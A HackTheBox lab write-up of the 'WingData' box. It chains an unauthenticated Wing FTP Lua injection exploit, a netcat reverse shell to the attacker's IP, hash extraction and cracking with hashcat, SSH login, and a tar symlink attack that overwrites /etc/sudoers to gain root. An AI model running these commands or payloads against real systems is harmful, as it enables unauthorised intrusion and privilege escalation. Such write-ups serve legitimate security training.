HTB WingData — Lua Injection RCE, Hash Cracking & Tar Symlink to Root
HTB WingData
Difficulty: Easy
OS: Linux (Debian)
Platform: HackTheBox
Category: Web / FTP / Privilege Escalation
Status: Active
Overview
WingData is a Linux box built around a Wing FTP Server installation and a classic tar extraction vulnerability. The path goes: discover an FTP web client on a subdomain → exploit a NULL byte Lua injection for unauthenticated RCE → get an interactive shell → enumerate Wing FTP’s directory structure → extract and crack credentials → SSH in → abuse a sudo backup script vulnerable to tar symlink attacks → overwrite sudoers → root.
Two CVEs, clean chain. No rabbit holes if you enumerate properly.
Reconnaissance
Nmap
nmap -sV -sC -T4 -p- --min-rate 10000 10.129.244.106
PORT   STATE SERVICE  VERSION
22/tcp open  ssh      OpenSSH
80/tcp open  http     Apache
Two ports. Apache on 80 — web enumeration first.
echo "10.129.244.106 wingdata.htb" >> /etc/hosts
curl http://wingdata.htb/
Corporate site for “Wing Data Solutions” — a file sharing company. The Client Portal button links to ftp.wingdata.htb. That’s the real target.
echo "10.129.244.106 ftp.wingdata.htb" >> /etc/hosts
curl http://ftp.wingdata.htb/
Redirects to login.html — a web-based FTP client interface.
Version Fingerprint
The page footer hands us exactly what we need:

Wing FTP Server v7.4.3
searchsploit wing ftp

Wing FTP Server 7.4.3 - Unauthenticated Remote Code Execution (RCE) | CVE-2025-47812
Exact version, exact CVE. Moving.
Initial Access — CVE-2025-47812 (Lua Injection)
How It Works
The loginok.html endpoint doesn’t properly sanitize the username parameter. A NULL byte followed by Lua code gets written directly into session files on the server. When those sessions are later processed via /dir.html, the injected Lua executes with Wing FTP’s process privileges — no authentication required.
Confirming RCE
searchsploit -m 52347
python3 52347.py -u http://ftp.wingdata.htb -c "whoami"
# wingftp

python3 52347.py -u http://ftp.wingdata.htb -c "pwd"
# /opt/wftpserver

python3 52347.py -u http://ftp.wingdata.htb -c "hostname"
# wingdata

RCE confirmed. The exploit executes one command at a time. Not enough for proper enumeration. We need an interactive shell.
Getting an Interactive Shell
Bash reverse shell payloads kept breaking inside the Lua injection context due to nested quote issues. nc with -e doesn’t have the same quoting problem:
# On Kali
nc -lvnp 4444

# Trigger the reverse shell
python3 52347.py -u http://ftp.wingdata.htb -c "nc 10.10.16.32 4444 -e /bin/bash"
Shell landed as wingftp. Upgraded it:
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
# Ctrl+Z
stty raw -echo; fg

PS:I found out there was another user other than wingftp by reading the passwd file
User Flag — Enumeration and Credential Extraction
Exploring the Wing FTP Installation
We landed in /opt/wftpserver —> the Wing FTP installation root. Started enumerating from where we actually were rather than guessing paths:
ls -la
Data/
Log/
lua/
session/
session_admin/
version.txt
webadmin/
webclient/
wftpserver
Data/ is the obvious first place to check as that’s where any application stores its configuration and user data.
ls -la Data/
1/               (domains — Wing FTP organises users by domain)
_ADMINISTRATOR/
settings.xml
bookmark_db
ls -la Data/1/
users/
ls -la Data/1/users/
anonymous.xml
john.xml
maria.xml
steve.xml
wacky.xml
The username wacky matched the system user we’d already seen in /etc/passwd. That’s the one to read.
Extracting wacky’s Credentials
cat Data/1/users/wacky.xml

<Password>32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca</Password>
<EnableAccount>1</EnableAccount>
<LoginCount>2</LoginCount>
Hash extracted. A couple of things worth noting from the XML: the account is active, and the last login came from 127.0.0.1 — meaning wacky was accessing the FTP server locally, which makes SSH reuse even more likely.
Cracking the Hash
Wing FTP uses a custom hash format not raw SHA256. Mode 1400 failed. Mode 1410 is the correct one, and it needs the :WingFTP suffix appended as the salt:
echo '32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP' > wacky.hash
hashcat -m 1410 wacky.hash /usr/share/wordlists/rockyou.txt --force -O
!#7Blushing^*Bride5
Cracked.
SSH Access
sshpass -p '!#7Blushing^*Bride5' ssh -o StrictHostKeyChecking=no wacky@10.129.244.106
cat ~/user.txt
[REDACTED]
User flag captured. ✅
Privilege Escalation — CVE-2025-4517 (Tar Symlink Attack)
Sudo Enumeration
sudo -l
User wacky may run the following commands on wingdata:
    (root) NOPASSWD: /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py *
A backup restore script, running as root, with a wildcard on the arguments. Classic setup.
The Vulnerability
restore_backup_clients.py extracts .tar archives using Python’s tar.extractall() —> which follows symlinks by default. By crafting a malicious tar archive containing a symlink chain that escapes the extraction directory, we can overwrite arbitrary system files as root.
Target: /etc/sudoers.
Exploitation
cd /tmp
wget http://10.10.16.32:8080/CVE-2025-4517-POC.py
python3 CVE-2025-4517-POC.py
The exploit:
- Builds a nested directory structure inside the archive
- Creates a symlink chain that escapes the intended extraction path
- Creates a hardlink pointing to
/etc/sudoers - Injects
wacky ALL=(ALL) NOPASSWD: ALLinto the sudoers content - Deploys the malicious tar to
/opt/backup_clients/backups/backup_9999.tar - The restore script extracts the archive as root — symlink overwrites
/etc/sudoers
Root Flag
sudo /bin/bash
cat /root/root.txt
[REDACTED]

Root flag captured. Box pwned. ✅
Full Attack Chain
Vhost link from main site → ftp.wingdata.htb (Wing FTP Server v7.4.3)
  │
  CVE-2025-47812: NULL byte + Lua injection → unauthenticated RCE
  └─ nc reverse shell → wingftp interactive shell
     └─ Enumerate /opt/wftpserver/Data/1/users/
        └─ Read wacky.xml → crack hash (mode 1410) → !#7Blushing^*Bride5
           │
           SSH as wacky
           └─ USER FLAG ✅
              │
              sudo -l → restore_backup_clients.py * as root (NOPASSWD)
              │
              CVE-2025-4517: malicious tar → symlink escape → overwrite /etc/sudoers
              └─ wacky ALL=(ALL) NOPASSWD: ALL
                 └─ sudo /bin/bash → ROOT FLAG ✅
Credentials Found
| Username | Password | Source | Purpose |
|---|---|---|---|
| wacky | !#7Blushing^*Bride5 | Cracked from Wing FTP XML | SSH + sudo |
| admin | (hash only) | Wing FTP admin XML | Admin panel |
What Did We Learn?
1. Page footers leak version numbers
Wing FTP displayed its exact version on the login page. That one string led directly to the right exploit with no guessing. Always read the full page;headers, footers, comments, meta tags.
2. Enumerate from where you land
We were already in /opt/wftpserver. The Data/ folder was right there. Proper enumeration of the application’s own directory structure found the credentials naturally not guessing, no prior knowledge of the path required. Work with what the filesystem shows you.
3. Quote issues in injections need simpler payloads
Bash reverse shells with nested quotes broke the Lua injection context. nc -e /bin/bash has no quoting complexity and worked cleanly. When a payload fails due to character handling, simplify before assuming the vulnerability doesn’t work.
4. Custom hash formats need the right Hashcat mode
Mode 1400 is raw SHA256. Mode 1410 is SHA256 with a salt. Wing FTP specifically uses :WingFTP as the salt. Using the wrong mode wastes time and gives false negatives. When a hash doesn’t crack on common modes, look up the application’s specific format before assuming the password isn’t in the wordlist.
5. Sudo wildcards are dangerous
restore_backup_clients.py * with NOPASSWD means we control the arguments. Even if we couldn’t modify the script itself, the wildcard let us point it at a malicious archive. Wildcards in sudo rules deserve scrutiny every time.
6. tar.extractall() without symlink protection is a known vulnerability
Python’s tarfile module follows symlinks by default during extraction. Any script that extracts archives with elevated privileges without explicitly checking for path traversal or symlink attacks is a privesc waiting to happen. This pattern shows up constantly in backup and restore tooling.
7. Password reuse from FTP to SSH is real
wacky’s FTP password worked for SSH without modification. Always try extracted credentials against SSH as it’s the most common lateral movement path on Linux boxes^_^.

| *Written by 0x5h4q | 0x5h4q.github.io* |